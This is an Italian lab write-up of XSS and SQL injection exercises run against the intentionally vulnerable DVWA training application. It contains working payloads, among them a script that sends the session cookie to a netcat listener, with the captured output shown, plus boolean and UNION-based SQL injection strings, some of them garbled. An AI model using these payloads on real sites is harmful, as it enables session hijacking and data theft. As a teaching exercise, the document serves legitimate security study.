

Esempi di XSS e SQLI

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass


Open HTTP Redirect

DVWA Security

PHP Info

About

Logout



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.


Low

▼

Submit


Security level set to low

Procediamo con qualche esempio di XSS





Come vediamo nell'immagine la pagina è presente un punto di riflessione, o vero vediamo come l'input nella barra di immissione è visualizzato sia nella pagina che nel URL della pagina stessa. Proviamo ora a vedere se la pagina reagisce a qualche input di comando esempio trasformare l'input in un output in corsivo

<i> vasył dovrebbe trasformarsi in corsivo



O per esempio possiamo inserire un comando di alert per vedere se la pagina reagisce ad un comando piu complesso


```
<script>alert('XSS')</script>
```



Questo sarà il l'output della pagina

possiamo inserire il seguente tag HTML all'interno di un campo vulnerabile per mostrare i cookie dell'utente attuale

```
<script>alert(document.cookie)</script>
```



Questo è il cookie di sessione dell'utente corrente visualizzato a schermo

Possiamo anche farci mandare il cookie di sessione di un utente o più che interagisce con la pagina e memorizzarlo in un nostro database

Esempio: settiamo il nc su kali a finché sia in ascolto su una porta

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo systemctl mariadb
[sudo] password for kali:
Unknown command verb 'mariadb', did you mean 'reload'?
(kali@kali)-[~]
$ sudo service mysql start
(kali@kali)-[~]
$ nc -l -p 12345
```

Siamo in ascolto sulla porta 12345

Ora carichiamo lo script all'interno dell'area di input

```
<script> window.location = 'http://127.0.0.1:12345/?cookie=' +  
encodeURIComponent(document.cookie); </script>
```



```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3Diqn15mi5ir08lm3668bcapdlba HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp  
,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://127.0.0.1/  
Cookie: security=low; PHPSESSID=iqn15mi5ir08lm3668bcapdlba  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-site
```

Vediamo come il cookie o vero la richiesta con tutti i dati di sessione è stata trascritta DB da noi specificato.


SQLI

Vediamo ora se la pagina risponde ai nostri stimoli

Boolean based SQL injection

```
SELECT Name, Description FROM Products WHERE ID= ' ' OR 'a'='a' ;
```

Con questa tecnica si mira a trasformare la query originale in una condizione sempre VERA o sempre FALSA. E si cerca di capire come il risultato si riflette sull'output della web application.



Vediamo come dopo l'input di un payload logico il sistema reagisce in modo anomalo

UNION based SQL injection

Se il nostro payload fa in modo che il risultato della query originale sia vuoto, possiamo visualizzare il risultato di una seconda query stabilita da noi tramite il comando UNION.

1. La query originale viene terminata con l'operatore «'» prima di aggiungere una seconda query con UNION scelta da noi.

2. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

```
SELECT description FROM items WHERE id=' ' UNION SELECT usare (); -- -';
```

Anche in questo caso la pagina fornisce lo stesso risultato

UNION based SQL injection

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query vulnerabili. Possiamo dedurlo procedendo per tentativi S

```
' UNION SELECT null ... ' UNION SELECT null, null ... ' UNION SELECT null, null, null ...
```

In comportamento del sito rimane uguale ai esempi precedenti